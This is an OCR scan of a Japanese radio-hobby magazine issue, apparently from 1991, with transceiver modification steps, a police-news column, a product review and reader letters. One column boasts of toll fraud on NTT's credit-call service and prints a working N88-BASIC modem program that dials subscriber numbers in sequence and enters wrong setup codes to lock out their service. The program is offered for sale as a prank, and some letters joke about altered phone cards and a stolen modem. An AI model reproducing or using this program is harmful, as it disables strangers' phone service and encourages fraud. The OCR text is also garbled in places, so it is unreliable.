リセットは「F」「A」「*」を同時に押しながら、電源をオンです。

最後に受信改造コマンドで、「B」「#」を押しながら電源をオンです。




▲写真1 改造するには、まずこのように本体を開けます。




▲写真2 高周波ユニットを取り外すとCPU基板が見えてきます。

受信改造ポイント



CPUの右下の方にMPという表示のチップダイオードがありますから、これを取り外します。

改造コマンド



▲写真3 ハード改造後に、リセットしたら「B」「#」を押しながら電源オンにします。



▲写真4 受信改造を受け付けるとLCD(液晶表示板)のセグメントがすべて表示されます。

バンドの切替について。VHFバンドでの周波数の設定は、Fを押しながら5を押して10MHz台を点滅させます。そして、Fを押しながらチャンネルセレクトで10MHz単位の周波数を動かします。

ハード改造後のコマンド操作

①リセット：F+A+*+電源オン

表示は、145.000MHzと144.000MHzになる。

②コマンド：B+#+電源オン

LCDのすべてのセグメントが表示される。

野々村 電話のデンワコーナー⑤

クレジット通話 サービスを いたずらしちゃえ! ハッキングプログラム付だよ



NTTもやるじゃん!

先月号(読んでない人買つて/)のクレジット通話/ハッキングプログラムでしばらくタダ電話をかけまくったんですが、最近になってかけてもつながらない番号ができました。

最終的に20回線位発見できたんですが、今はそのうちの半分のみ10回線しかかけられなくなってしまいました。まあ、パスワードが変更されたか解約したかのどっちかなんでしょうが、たてつけに使えなくなったんでーしたもんかと思っていたら、クレジット通話加入者にNTTからダイレクトメールが送られているそうです。

この知らせはなにが言いたいかつつと、まあどこかの誰かに無断で電話を使われるかもしれないからその対策として、
①単純なパスワードを設定すんな。

②末尾と同じ番号をパスワードにすんな。←(こいつが先月号のえじきだ!)

③ちよくちよくパスワードを変えろ。

とまあこーゆーわけです。

さらに7月からはソロ目(0000とか1111みたいなやつ)や電話番号の末尾と同じとかつー単純なパスワードでは設定できなくなってしまうそうです。サービス利用者も使いにくくなりそうです。

おい、おまえ、(NTTのこと

だあ)へんな細工すんなよなー/ 人がせっかく/パソコンとモデムまで用意したつーのにタダ電代とパソコン代までプラスマイナスゼロだあ!

クレジットサービスを受けている人は今回のダイレクトメールを見て、パスワードを変更したんだと思います。

しかしこのどいつだ/ クレジット通話で100万円分もタダ電話かけまくった奴は/ せいぜい10万円台にしとけつーのに悪い奴だなあ、五十歩百歩

お 原 真 い

○平成3年7月16日より、次の暗証番号についてご利用できなくなりますので、お手数ですが他の暗証番号に変更されますようお願い申し上げます。

★暗証番号を登録電話番号の下4桁と同じ番号でご利用されている場合

(例) 登録電話番号が「03-3740-7814」のとき、

暗証番号を「7814」としている場合。

★暗証番号を4つとも同じ数字としている場合

(例)「0000」「1111」「2222」「3333」.....「9999」

(注) 通話先限定サービスをご利用のお客様も同様となります。

なお、クレジット通話サービスの暗証番号は、ご利用になるお客様以外に知られますと悪用される場合がございますので、定期的に変更していただくなど、日頃の管理については充分にご注意願います。

か…？ そおーかもね！ まあ
なんにしろ、これでハッキング
プログラムでのタダ電話はでき
なくなっていました。

タダ電話できない他人のクレ
ジット通話なんてなんの魅力も
ありません。

いたずらしちゃえ！

このプログラムはなんなのか
っつーとクレジット通話を使え
なくしてしまうプログラムです。

説明すると、まずクレジット通
話はパスワードを4回間違え
るとサービスを受けられなくな
ります。こうゆう場合加入者は設

クレジット通話ハッキングプログラム

定用コードといわれるものを入
力してあらたにパスワードを設
定しなおさなければなりません。

この設定用コードはパスワー
ドと同じく4桁ですが、NTT
から予めセットされた番号であ
って、加入者は任意に決めるこ
とができません。

この設定用コードを4回間違
えると、まじでサービスが止つ
てしまいます。

今回のいたずらプログラムは
このコードをかたっぱしからで
たらめに4回入力してあっちこ
っちで使われているクレジット
サービスを止めてしまうプログ

ラムです。

このプログラムを1週間も動
かせば、何件サービスがツブレ
ることでしょう…。しょーもな
いプログラムだ！

先月の特集を見て“Cカード”
を入手するがためにクレジット
サービスを契約した奴は自分の
登録番号をこのプログラムでツ
ブてしましましょう！

これで無断使用される恐れは
なくなります。

Cカードでハッキングしてる
あいだに自分がハッキングされ
てた！ なんつったらしょーが
ないからね！

```
69 '
998 ' クレジットサービスをつぶすやつ
999 '
1000 '      By D.Nonomura
1010 '      N88-BASIC
1020 '
1030 '      FOR PC-98/88 SERIES
1040 '
1050 '
1060 ' ツブす番号の入力
1070 INPUT "市外局番";Q$
1080 INPUT "局番";A
1090 INPUT "番号";B
1100 B=B-1
1110 OPEN "COM1:N81XN" AS #1
1120 PRINT #1,"ATZ/X3"
1130 FOR I=0 TO 1000 :NEXT
1140 PRINT #1,"ATS7=14"
1150 FOR I=0 TO 1000 :NEXT
1160 B=B+1
1170 FOR C=1 TO 4: ' 4回設定用コードを送出
1200 PRINT #1,"ATDP"+"121,,T2,,, "+Q$+STR$(A)+STR$(B)+",,,0000,,,,,0000"
1210 LINE INPUT #1,K$:PRINT K$
1220 IF K$="RING" THEN 1340
1230 IF K$="NO CARRIER" THEN 1260
1240 IF K$="BUSY" THEN 1260
1250 GOTO 1210
1260 ON HOOK
1270 PRINT #1,"ATZ"
1280 FOR I=0 TO 2000:NEXT
1290 NEXT C
1300 ' 次のターゲット
1310 B=B+1
1320 IF B=10000 THEN A=A+1:B=1000: ' 局番繰上
1330 GOTO 1170
1340 ' STOP
1350 PRINT #1,"ATZ"
1360 CLOSE #1
1370 END
```

今回もプログラム頒布いたし
ます。先月のプログラムも引き
続き注文受け付けます。メディ
アは3.5/5インチの2D/2HD
(申し込み時に、メディアを指
定してください)で、〒込で1200
円です。

申込先: アクションバンド編集部
「野々村 電話係」迄現金書留
にて

モシモシ

ハイハイ

電話感覚で おしゃべり AOR HX100 使用レポート



編集部

レジャーにトランシーバ

レジャーシーンにおいて仲間との連絡用に、ハンディトランシーバは必携のアイテムになった感があります。微弱トランシーバが各社から続々発売されたのも、スキーで使用されるようになったからだだと思います。

そうしたニーズに应运えて、特定の小電力という新たなツール

も登場しましたが、価格がペラペラに高いこともあって購入に抵抗を感じる人も少なくないのでは。

この度、通信機メーカーのAORから2台1組で39,800円というコストパフォーマンスに優れたトランシーバ、HX100が発売されましたので、試してみました。フルデュプレックス交信も可能な50MHz帯の無線


機です。

付属品がいっぱい

ワクワクしながら箱を開けると本体とアンテナの他に、イヤホン、タイピンマイク、AC/DC充電アダプタ、単3型のニッカド電池が8本など一式が入っています。いたれりつくせりという感じでこれ以上何も買わずに済む必要がないようになってい



▲本体とオプション一式。ニッカド電池まで付属しているのがうれしい！



▲HX100の内部。MC3361が送信用、MC2833が受信用のICです。



▲単3電池4本で使用可能。写真はオプションのニッカド電池をセットしたところです。

ます。

本体を腰にセット、イヤホンとタイピン型マイクを用いればフリーハンドで交信が可能です。

イヤホン使用が前提のため本体にスピーカーは内蔵されていません。実際の使われ方を考えた上、軽量化を優先した設計になっています。

なかなか飛ぶぞ!!

周波数は一台(PTT ガブル一の方)が53.89MHzで送信、51.29MHzで受信もう片方(PTT がオレンジの方)が51.29MHzで送信、53.89MHzで受信です。たすきがけ運用が基本ですので、同一周波数でのシンプルックス交信はできません。

送信出力は50mW、特定小電力の5倍の出力ですから、まずまず飛んでくれます。

編集部は秋葉原のビル街のまんなかにあって、無線運用に厳しい環境にあります。そんなフィールドにあって、このHX100はなかなか頑張りを見せてくれました。ビルでさえぎられていても50mは安定して話せます。なんとか通話ができるのは、

さすが50MHz? 見通しなら100mはラクに通話可能です。ただ、歩きながらでの送受信では、パサついてメリットが落ちます。

チューブ
レックスとシン

プレックスでは通話距離は変わりはないようです。ただし、シンプレックスの方が音質が良好でした。チューブプレックスモードでは送信電波の回りこみが避けられないのでやむを得ないところです。実用上は特に問題はありません。

ハンドフリーは便利

電話感覚でお話できるトランシーバは、やはり便利です。ア



▲実際の運用はこんな感じです。ハンズフリーで通話できます。

ンテナ設置のときなど地上と屋根の上との連絡用に使ったりツーリングのお供にと、用途はいろいろあるのではないのでしょうか。

50MHzという周波数なのでアンテナが長いのが気になるのですが、近距離通話にはイヤホンコードがアンテナを兼ねてくれますので、アンテナをはずして送信もできます。無線を使っているということを意識しない運用が可能です。



▲近距離通話ならアンテナをはずしてもOK/イヤホンコードがアンテナとして働いてくれます。

警消 PICTORIAL

持っている人は
気をつけよう!!

車庫法改正

とうとう実施される

冗談半分で国会に提出した「自動車の保管場所に関する法律」の施行が7月1日からおこなわれました。


改正要点は車庫を確保させるための罰則の強化とそれに伴う管理方法の規定です。

また東京23区内と大阪市内は、軽自動車も車庫法適用の対象になり、車庫証明がないと登録ができません。

ただ、あめむち政策で車庫自体の場合は、従来の半径500メートル以内から2キロ以内に緩和されました。

交通課は大パニック

今まで車庫なしで路上に駐車していた車は、今度保管法違反



▲保管場所標章の表示位置

で捕まると20万円以下の罰金になります。ただし捕まらなければ当然適用されませんが、何処かへ登録を変更すれば警察が車両の登録場所を管理する体制となり、車庫確認をした車には右ページのようなステッカーが交付されます。

警察庁では、まさか国会を通ると思わなかった法律の施行で、

車庫証明大パニックになることを恐れ、車庫証明自体のフォームを光学読み取り式に変更し、車庫証明の発行とステッカーの交付業務を機械化するようにしました。

少なくとも現在警察署で交付している車庫証明業務よりは、将来楽になるはずなのでしょうが、スタートしてしばらく混乱が続くでしょう。

また、今だに車庫証明改正の内容が正確に民間に伝わっていないということもあるので、果たしてどうなることやら…。

車庫法改正の要点

それでは、今回の車庫法改正の内容がどういったものかを、分かりやすいように箇条書きにしてみましょう。

美術品捜査で情報収集 女性警官2人が欧州へ



「ルールで本物を見たい」 仏女性警視正とも面会へ

警察庁と警視庁の女性警部2人が、美術品捜査のため近く海外出張する。全国には約四千五百人の婦人警察官がいるが、捜査目的で海外へ派遣されるのは初めて。派遣されるのは、警察庁国際刑事課の田中俊恵警部(二五)写真左と、警視庁

国際捜査課の坂口知子警部(四三)同右。
来月一日から十二日間、フランス、英国、スイスをまわり、美術品の盗難事件やヤミの流通ルート、捜査手法などを調べる。フランスでは、モネ作「印象日」などの盗難捜査で話になった女性警視正のバ

レストラジさんにも面会し、意見を交わす予定だ。坂口警部は警視庁巡査に

▲朝日新聞 6月26日夕刊

2人目、3人目の 女性警視が誕生か?

警察庁は美術品捜査に関する技術を修得させるため、美術品の本場、ヨーロッパに婦人警察官2名を短期研修で派遣する。

この2人は警察庁・国際捜査課の田中警部25才と警視庁の坂田警部45才です。

坂田警部は美術品鑑定に関して美術商並みの鑑定眼をもち、田中警部は入庁3年目の警視庁初のキャリアです。

この2人は、研修が終わって帰庁すれば、まず警視昇任で桜井オバサマに続く女性警視になるでしょう。

特に田中警部はキャリアですから、キャリア組初の女性警視

になります。
男性警察官諸君! 少しでも早く昇進しないと、課長や署長などの管理職に、女性を迎えることになりますぞ。
(私の警部昇進は 何処へいった…現職警部補)

自分の管内に 警察署がない?

警視庁・本富士警察署は、改

築のため上野署の敷地内に同居するつもりになりました。警察庁でもこれにはビックリし、管内を再度探すように指示したものの

見つからず、止むを得ず承認しました。

本富士といえば管内に東大を抱え、毎年キャリアが署長を勤める1級署なんですけどね。

流石に警察に貸すより、駐車場の方が儲かるとは車庫法改正のバツですね。

ハコ勤務の皆さん遠くまでお疲れさま! がんばって!

(私には関係ない現職警部補)

▼朝日新聞 6月20日朝刊



警視庁が、高層ビルを借り、二時的に警部引なら署外庁舎をむを得ないとして承諾した。文京区の管内に駐車料金が月額一七、八〇円も、署の台所の事務室内に警察に貸すの駐車場に、一階借りしている二階の方がおろそかだとい

採用者全員にステッカー、優秀な投稿にはロイヤルホンを贈呈!

暑中お見舞い申し上げます…

日乃本巡查の 島からの 便り



読者の皆様、暑中お見舞いもうしあげます。
私が日の丸署から米転という名で〇×島へ飛ばされて、早くも一年半が経ちました。

今日は一年の半分以上を盛夏略衣の半袖と、半長靴と呼ばれる磯靴で過ごし、新聞は半日遅れ、ABは早くて22日発売という、東京の一番南端、島しょ部勤務を紹介しましょう。

島には警察の寮も一応ありますが、私は身重の妻と駐在所勤務をしております。

島しょ勤務で大事な仕事が港の警戒で、これで島に警察が存在することをよ者に誇示し、悪さを未然に防ぐことができるのです。

島では最近までアナログのMPR-10AやUW-4を使っていましたが、今はUW-105なるデジタル機を使っています。でもあまり飛ばず、ついアナログ機に甘んじてしまいがちです。

ところで島を走る一般車両の半分はナンバープレートがなく、ガタガタでいつの車か見当もつきません。ドライバーを停止させ免許を見せてもらえば、条件欄に「島しょ部に限る」と書いてあります。そういえばここには、試験場や自動車学校がありません。これで交通事故が減らないのだから恐れいつてしまいます。

この島にはパチ場（公営ギャンブル）がなく、島民は娯楽に飢えています。たまに事故でも起れば現場で弁当を広げての見物で、ひどいときには酒盛まで始まる始末…。

さて半年位前、機動隊の島部派遣があつてこの島にも1コ小隊が海浜/パトロールや深夜警戒にやってきました。ところがよりによって、私の駐在

所に弟子櫓が来たのです。あいつは一体何を考えてんのか…。

最初はトイレを借り、一週間目には飯を喰い、挙げ句の果てには島中の酒屋の酒を呑んで隊に帰りやがった。内地から物資を運んで来る船は3日おき、海がシケれば7日は来ないのだから、島民が「大飯・大酒喰らいのあの人だけは来てほしくない…」と言うのも分かるような気がする…。

そういえば俺のところの米も残り少ないから、またパトロールをさぼって釣り糸を垂らさんと、喰いつぱぐれてしまうなあ…。

さて、最近嬉しいことに島流しの古いPCが新しいミニバトに変わりました。古いPCのときには助手席に「注意：運転中酒を飲むな！」と書かれていましたが、シートの下を見ればワンカップやポケットウイスキーの空ビン、くさやの干物の残骸が転がっていたもんです…。

最後に、近頃島流しのボロボロPCでも、まだ使えそうなものは幹部指揮車両に使う…という噂があります。モノは大事にする役所ですが、相変わらず俺達は大切にされていません。


島で2年、あと半年も頑張れば本部勤務という話もありますが、現実はその甘くないでしょう。

東京シティ競馬とか平和島ポートも見たいし、ああ…とにかく早く内地に戻りたい。

日乃本 PM：日乃本弘巡查。山奥署・機動隊・日の丸署と歴任（専ら交番勤務）。結婚後、普段の行動が評価されて〇×島署へ飛ばされた。
弟子櫓巡查：身長190cm、体重90キロの大男。日の丸署に着任し、日乃本の後輩としてこき使われ、しまいには、機動隊に引っ張られていった。

けーこ
警子さんのPSノート
 婦警さんの
 服装学(その7)

アキラシム



今回は
 盛夏略衣の
 前編、
 色は青で
 6月から
 9月までの
 暑い時期に
 着用します。

表：



裏：



※長ソデの型もあり。



○パンプスも白革製のものを使用。




(ヒールは黒で、高さ約2 cm)



※：地域によつてはローファーをはく所もあります。



■今月の保存用カット■



装備品の ひとりごと

No. 10

交番の巻 その1

こんにちは。私は装備品と言うには大きすぎるので恥ずかしいのですが、警察と皆さんの接点として親しまれている交番です。今月から3回にわたって私達の兄弟の話をしたいと思います。

今月はまず私。治安のいい日本を象徴する世界に誇る交番制度の代表、「警察官派出所」です。

私は町の顔として市民に親しまれています。「交番・交番所」として頼りにされています。

心の交流の少ない都会と違い、地方では私の存在が地域コミュニティの核となっています。

本来私は原則として独立した建物になっていることが多いのです。

でもこのごろ私達に派手な兄弟が増えました。

ちょっと見ただけでは喫茶店かと思ってしまうケバイ妹や、東京銀座のようなガラス張りの目立ちたがり、鏡張りやベンション風など…、私達は観光案内所ではないつちゅうの。

私はそんなに自己主張はしないものです。

さて、私の兄弟には恥ずかしがりやもいます。目立ちたくないといって、ビルの壁の中に入ってしまういました。

でも仕事は忘れていませんから、見つけやすい角の場所が多いです。また、駅が駅ビルになったらその中に入ってしまう兄弟もいます。



茨城県のある場所ではスーパーと同居です。ところで、皆さんに済まないと思っていることがあります。

せっかく私のところに来ていただいてもご主人様がいなかったことがあることなんです。

立て札が立っていて黒電話がおりてあり、本署と直通になっていて、××××番ヘダイヤルしてください、となっているのです。

これじゃせっかくの交番の意味がないですよ、ごめんなさい。

また、私達には、ご主人様が私達のところにいるだけのと、寝泊まりできるのと2種類あるのは知っていますか？

それと私にはちゃんとトイレがあるのに市民には絶対使わせないので知っていましたか？

兄に聞くと、昔ゲリラによる交番爆破事件があったので不用意に交番の奥まで単独で関係者以外の人を入れないようにしているという話でした。

そして最後に私の名前が、「●●警察署◆◆警察官派出所」と「〇〇警察署◇◇派出所」という表記の違いがあるのも知っていますね。

ともあれ、私はみなさんとともに地域の安全に寄与していきたいと頑張りますからみなさんも協力をお願いします。

では来月の「駐在・連絡所」さんにバトンタッチしましょう。

AB HOUSE



見出しにつられて

●初めて買ってしまいました。いつもは本屋でながめて「こんな雑誌もあるのか…」って思っ

ていましたが、今回はA級保存版との見出しに、つつられて買いましたよ。今後もまた見出しを見ながら決めます。買うか買わないか勝負です。

(福岡市/服部昌博)

【裏の声】酋長酋長、来月号もA級保存版でいきましょう！

【変酋長】次はウルトラCにしようと思ってたんだがな…。

備えあれば憂いなし

●つ、ついにマランツも、悪名高い[J]マーク付きのトランシーバを出しました。5月20日現

在C160/C460のみならず、C520/C5200、そしてあのC412までも[J]マーク付きです！この日に備えて昨年から、TM941/C5600(2台)/C460(これも2台)/C160、レシーバもAR3000/ICR100/MVT7000など、買い揃えておいてよかった。(板橋区/10番C)

【売買コーナー担当】はやくも中古市場で、[J]マークなしのトランシーバにプレミアが出てきているようですよ。

【表の声】中古品を買うときにも、銘板をよく見ようね。

よい子の手本

●修学旅行のときのことで。先生たちが、なんとまあアマチュア機のTH-K47などを連絡用として使っていました。そこで質問です。いくら先生でもアマチュアバンドを連絡用に使ってもいいのでしょうか？

(大阪府/ミーケタ)

【表の声】無線の免許を持っても、修学旅行の連絡用だと、アマチュア業務から逸脱してるね。「天下の教員免許でも使えない…」って先生に教えてあげたらどうですか？

【裏の声】先生達の夜の生態を探って、写真同封でリポートしてくれたら、AB特製テレカを進呈するんだけどな、残念…。



入間市/ポンポン

ABにHFの嵐をふきこもう!!
我はBCLマニア!!

この前中国の
新疆人民
广播电台
(5800kHz)
にリポート
出ました。



小野優美さんのイラストとか!!
(さくらんぼの5月号の1枚
がわい!!)

by 極東笑太郎

諏訪郡／極東笑太郎

気合いのイラスト?

ABハウスは
「よしよし」「気合い」
みんな、気合いで
描こう!!

なんか最近
イラストも連
さんばかり

あー
まいが



横浜市／盗聴工ティ

電波法第59条

●たまに「おもしろいネタなの
ですが…」なんて、内容まで書
いてあるけど、それは電波法59
条の「特定の相手方に対して行
われる無線通信を傍受して、そ
の存在若しくは内容を漏らし、
又これを窃用してはならない…」
という法律に反しているのでは
ないかと思うんです。だからAB
は警察などに目をつけられてい
るのではないのでしょうか?
(名古屋市／

天下の大バカやろう!!)

【裏の声】電波法に「通信の時
効」があつたら面白いよな。時
効成立日には、今まで埋もれて
いた過激な情報がザックザック
と出てくるぜ…。どうだい?

【表の声】愚意で「内容を漏ら
す」とか「窃用する」というこ

とよりも、僕たちにしてみれば、
学ぶことが大きい無線通信。事
件捜査の場合が代表例けど、
もしこれがもつと速報性のある
メディアを通して行なわれれば、
警視庁も郵政省と連携をとって、
処罰を厳重に行なうようになる
だろうね。

太っ腹!

●4月／5月の2ヶ月間に、
AR-3000とC460、さらに2.7型
液晶テレビを買ってしまいました。
AR-3000もそうですが、特
にアマ無線機は20年前に50メガ
のTR1100Bを買って以来の
ことで、あまりの小型と多機能
なのはビックリしています。
小型テレビの方も以前のものと
比較して映りがよくなっている
ので、毎日見えています。今年中
にはHF機も買うぞ!

(松山市／金遣いの荒い亭主)
【表の声】久々に買った製品に
驚いて、その反動で衝動買いし
てますね。編集部にも取りつか
れたように衝動買いに走ってい
るのがいますよ。ね、編集長。

【変酋長】ここんとこアキバを
歩くと、ついビニールにくるま
ったジャンクや中古に目がいつ
てしまうだよ。今日もまた、コ
レを買ってしまっただよ…。

【裏の声】どれ? ビニール。
どれ? ビニール、ビニール。
な〜んだ、トランシーバカ…。

パイルアップ?

●つい最近のことです。深夜に
430メガでCQを出していたの
ですが応答もなく、ヒマだった
のでコードレス電話を手に取り
「CQ、CQ…。サブチャネル
を指定してQSYすると超

パイル！ それ以来、CQをコードレスで出している自分も怖いが、それにパイルとなって応えてくる各局は、もっと怖い！
(吹田市/DeTaJyo)

【裏の声】するって〜と、430の
ノグを持つてる奴の大半は、メ
インよりコードレスを聴いてる
ってわけだ。こりゃスゲエや。
ところでサブに移ったら、一体
どんなOSOになるんだ？

あなたな～ら
どうする？

●ハ〜イみなさん、私のこと憶えていますか？ 何度も宝くじで泣いた私です。ところがなんと、ついに10万円を当てたのです!! 一体何に使ったらよいのやら…。表の声さん、裏の声さん、何かいい遣い途はありませんか？

(川崎市／かびぱんまん)

【表の声】宝くじは、裏の声やギャンブル嫌いの編集長までが買っているようだけど、とにかく

く無駄遣いしないようにね。

【裏の声】そういうけど、最近
は夢を買うお金もないんだぜ。
そうそう酋長、こないだの交通
費900円もらえますか？

【変酋長】細かいのがないぞ。
しょうがないから、1万円で宝
くじ10枚買ってくずしてこい。

【裏の声】は～い（面倒だけど仕方ない…）行ってきま～す。

【変酋長】 おい、連番で買ってこいよ！ ついでにカツ丼もな。


フリーダイヤルのQ²

●先日妹にQ²の話をして「NTTからウン10万円の請求がきたりすることもある…」などといったら、駅前でQ²のティッシュを沢山もらったと言うので、どれどれ…と見てみると、ニャンと全部「0120」のフリーダイヤル! 「Q²」と明示していないものがほとんどだけど、なかには「TWO SHOT」とか「DATE LINE」と一緒に「DIAL Q²」と明らかに書いて



あるものもありました。但し、女性をターゲットに配られているモノらしく、「レディースオンリー」なんて書かれているものもありました。

PS：最近印象深かったのは「アダルトビデオ宅配」なるモノ。市外局番が見慣れぬ数字だったので「104」で調べてみたところ、「自動車電話が携帯電話ではないか…」と言っていました。（三鷹市／署名希望）



西多摩郡／丸地助

※吉田○^モ作は個人的に嫌いだ。

by丸地
1997.May.



それでも……ですか？

【裏の声】俺がこないだ街角で買ったティッシュは男向けのものだった。オモテは怪しげな女体が横たわった写真、ウラはQ²の番号に女性の名前とプロフィールが印刷されてた。これはフリーダイヤルじゃなかったぞ。

将来有望？

●息子がABを貸してほしいと言って2～3冊持っていった。「無線に少し興味を持ったのか…」と喜んでいたら違っていた。どうやらテレカに興味をもち、よく聞いてみれば友人にABを貸して、それを読んで改造実験するというのだ。まだ貸したばかりで、うまくできたか否かは分からない…。そこで息子を通して「改造テレカを使って捕まっても知らないぞ」と彼の友人に伝えてもらった。でもテレカの改造がうまくいったら教えてもらおうと思っています。

(帯広市／北の無銭家)

【表の声】親の姿を見て子は育

つ…っていうけど、この子はきつと、お父さんを超えますね。いまから楽しみでしょう。

【裏の声】親父さんを超えた彼が読むころのABって、一体どうなっちゃうのかね？ 俺たちにも二世が誕生して、このページを仕切ってんだろうな。

飛んで火に入る…

●先日ネズミ取りに遭遇しました。近くに車を止めて終わるまで(一時間半ぐらい)見ていました。その結果、片側2車線の道でスピードオーバーして1台だけで走行している場合には大抵「御用」となり、近くに走行している他車がある場合は「大丈夫」ということがよく分かりました。(本巣郡／山田一成)

【裏の声】うちの近所でも光電管でやってるよ…。近くで聞いと「来たよ来たよ…、はいキャッチ〜ッ。1区3764赤のマーチ」なんて、季節もいいから、結構楽しそうだったけど…。

【表の声】担当の警察官の方には、内部資料の取締マニュアルをもう一度読んでもらおう。

楽しいパソコン通信

●いつも嫌な目にあわされている会社から、2400bpsのモデムをバクってAB-BBSにでも

アクセスしようと思ったが、意外にもガードが固くて、うまくいかなかったので、腹いせにカードで買ってしまったあ。で、こうなったらANGELラインで全警察の住所調べて(関連施設も含めてじゃ!)やる! 特に警察寮が要チエツ!!

(西宮市／

森井154のようにになりたい)

【裏の声】おいおい、警察寮のチエツフだなんて、ちとヤベエんじゃないか?

【表の声】編集部でもパソコン通信は大流行してます。皆さんで夜な夜なチャットをしているようですが、くれぐれもパソコン通信は正しく行いましょう。

私のペンネーム

●再び載せていただき有難うございます。最近イラストが、ABハウスにそぐわないものになってしまつてすみません。こんな私が載せてもらえるのも、ひとえに数多く出しているからでしょうね。これからも出ていきますのでよろしくお願いします。ところで私のペンネームは怪しげですが、別にコードレスを受信してるわけではありません。懐かしのラジオ番組「スネークマンショウ」からもらったものです。だいたい今のコードレス電話なんて、放送しているのと同じだ。それよりも警察官の盗聴をやめるのが先だと思う。どんなもんでしょう?

(横浜市／盗聴エディ)

【表の声】いつも多くのイラストを有難うございます。今月のエディさんから届いたイラスト



の量には驚きました。全てを紹介することが出来なくて、ホントにごめんなさい。

【裏の声】名前からかもしないけど、エディさんって、なんか親近感が沸いちゃうんだな。

市販アンテナの高利得化?

●4月号のABハウスで「川口のタクシーのアンテナにタバコの空箱をかぶせている…」というのがありましたが、先日僕が見たのは、確か酒屋の軽トラックが簡易業務無線のアンテナに、なんと350mlのアルミ缶を逆さにしてかぶせて走行している姿でした。何の効果があるかは分かりませんが(表皮効果?), 実験してみたいかがでし

か? (吹田市/でたじよう)

【表の声】なんかモノが金属なだけに、タバコの空箱よりは信頼性が高いような気もするけど…。でも、信頼性とまでいっちゃっていいのかな?

【裏の声】酒屋の車にアルミ缶、こりゃ匂うぞ…。な～んだ、アルコールの匂いだ!

ためになる参考書

●私は最近、国語の成績がvery悪くなってしまった。自分はABのような、ためになる本を沢山読んでいるから、物事の考え方がだんだん普通の人と違ってきているのではないかと…思うようになった。まさか勉強しないのが原因なんてことは…。(太田市/でんでんむし)

【裏の声】AB読んで国語の成績が悪くなるハズないんだけどね…。それどころか、読んで誤字や脱字を発見すりゃ、国語に強くなれること受け合い!

【表の声】ちゃんと学校の勉強もしてくださいね。

家賃はいらないけど…

